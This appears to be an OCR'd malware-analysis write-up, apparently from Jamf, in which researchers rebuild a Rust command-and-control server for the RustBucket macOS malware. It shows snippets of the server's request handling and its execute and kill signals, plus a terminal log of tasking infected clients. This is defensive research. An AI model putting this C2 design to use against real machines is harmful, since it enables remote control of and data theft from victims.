


Initializing and Listening on a TCP Server

```
fn main() -> io::Result<()> {
    let listener = TcpListener::bind("0.0.0.0:80")?;
    println!("Listening on port 80...");
    // ... [Rest of the function]
}
```

jamf


- We can begin to initiate a TCP server that binds to port 80, allowing it to listen for incoming HTTP requests. It can also filter these requires based on the user-agent that’s being supplied.



Spawning Threads for Concurrent Handling

```
for stream in listener.incoming() {
    match stream {
        Ok(stream) => {
            let post_data_file_lock_clone = post_data_file_lock.clone();
            thread::spawn(move || {
                handle_client(stream, post_data_file_lock_clone);
            });
        }
        Err(e) => {
            eprintln!("Error accepting connection: {}", e);
        }
    }
}
```


- For every incoming connection, our server spawns a new thread to handle the client's request. This allows the server to manage multiple connections concurrently.



Process HTTP Requests

```
if let Ok(request_str) = String::from_utf8(request) {
    let request_lines: Vec<&str> = request_str.split("\r\n").collect();
    if let Some(first_line) = request_lines.first() {
        let request_method = parse_http_request(first_line);
        if request_method == "POST" {
            // ... [Various checks and actions]
        }
    }
}
```

- The server parses the HTTP request to determine the type of request. If it's a POST request, further checks are performed to identify specific actions or tasks to be executed.



Process POST Requests and Tasking


```
if request_method == "POST" {
    if check_post_data(&request_str, &["pw"]) {
        // ... [Actions for "pw" data]
    } else if check_post_data(&request_str, &["ci"]) {
        // ... [Actions for "ci" data]
    } else if check_post_data(&request_str, &["cs"]) {
        // ... [Actions for "cs" data]
    }
}
```

- The server is specifically designed to handle POST requests, but not all POST requests are treated the same. The server inspects the beginning of the POST data to determine the appropriate action:

- If the POST data begins with “pw” the server will serve the stage-3 rust payload. This is an indication that someone ran the stage-2 binary.

- If POST data begins with “ci” (check-in) the server will log the POST data (this is all of the data gather from the victims system) and prompts to serve a custom response. This custom response can be used to terminate the malware or execute additional binaries, scripts, or custom commands.


- If the POST data begins with “cs” (Command Status) it will print the appropriate status message to determine if the command was successfully executed or not.



Predefined Byte Sequences

```
const EXECUTE_RESPONSE_BYTES: &[u8] = &[0x30, 0x23, 0x20, 0x00, 0x3A];
const TERMINATE_RESPONSE_BYTES: &[u8] = &[0x31];
```

- The server has predefined byte sequences (EXECUTE_RESPONSE_BYTES and TERMINATE_RESPONSE_BYTES) that can be prefixed to its responses depending on the tasking.
- EXECUTE_RESPONSE_BYTES: This sequence of bytes is an instruction or signal for the client to execute the subsequent script or binaries.
- TERMINATE_RESPONSE_BYTES: This is a termination or kill signal for the client.




- A look at the perspective of the victim running the malware. The user has a pdf file that they receive indicating that they must open it with the dedicated PDF viewer application. Here you can see that the version on the pdf matches the same version of the PDF viewer application.

- Upon opening the pdf file in a pdf viewer or using preview on macOS it only displays a single page and this tricks the user into thinking the PDF viewer application is truly necessary in opening this sensitive document.

- Using the malicious Internal PDF Viewer the pdf document is opened and it immediately displays a completely different PDF that is substantially larger. Using LuLu it we also see the network communication to our own custom C2 server.

- At this point our server has already served the stage-three payload and it has executed gathering various information from the victim.

- From our custom C2 we can task the malware to download and execute payloads. In our case we have simply launched Calculator to illustrate its functionality.



```
root@ubuntu-s-1vcpu-2gb-tor1-01:~/RUSTBUCKET# ./rustserver
Listening on port 80...
Accepted connection request CI from Ok(79.144.114.197:51649)
Data successfully written to the file!
Enter response type ('script', 'binary', 'custom', 'kill'):
binary
Enter the name of the binary file:
calc
Sending Response Now...
Request Data:
POST / HTTP/1.1
user-agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
content-length: 19
accept: */*
host: 138.197.153.168

csE9DBBB6349B73B080
Payload executed successfully
```

- Now lets take a look at the server side running our custom Rust server to communicate with the RustBucket malware.
- Immediately we see the POST request check-in including the POST data that the victim has sent. This information is logged on our server.
- We can then decide on the custom response to send the malware. This is where we opt to launch calculator on the client system. We also get back the response from the client indicating the payload executed successfully.
- Awaiting the next check-in we then task the malware to self-terminate. We get the cs response followed by the 16-byte random value and the -1 which tells us the malware terminated successfully.
- We can confirm our analysis by checking the log file to see the data we received from the RustBucket stage-three client.
- It is clear here the malware is very selective in who it targets and surveys its environment very closely before deploying additional payloads.
- This is also an indication that the malware authors are willing to adapt and leverage new programming languages such as Rust to allow for more efficient and performant malware while also inherently introducing some challenges for reverse engineers.
- Elastic Security Labs also discovered a persistent variant of the RustBucket malware which they detailed in their blog. Definitely check that out if your interested in more RustBucket analysis.

Conclusion

Special Thanks

Seongsu Park - Kaspersky

Greg Lesnewich - Proofpoint

Arnaud Abbati

- Special thanks to the following individuals for their willingness to trade various details on intel
  - Seongsu from Kaspersky
  - Greg at Proofpoint and
  - Arnaud Abbati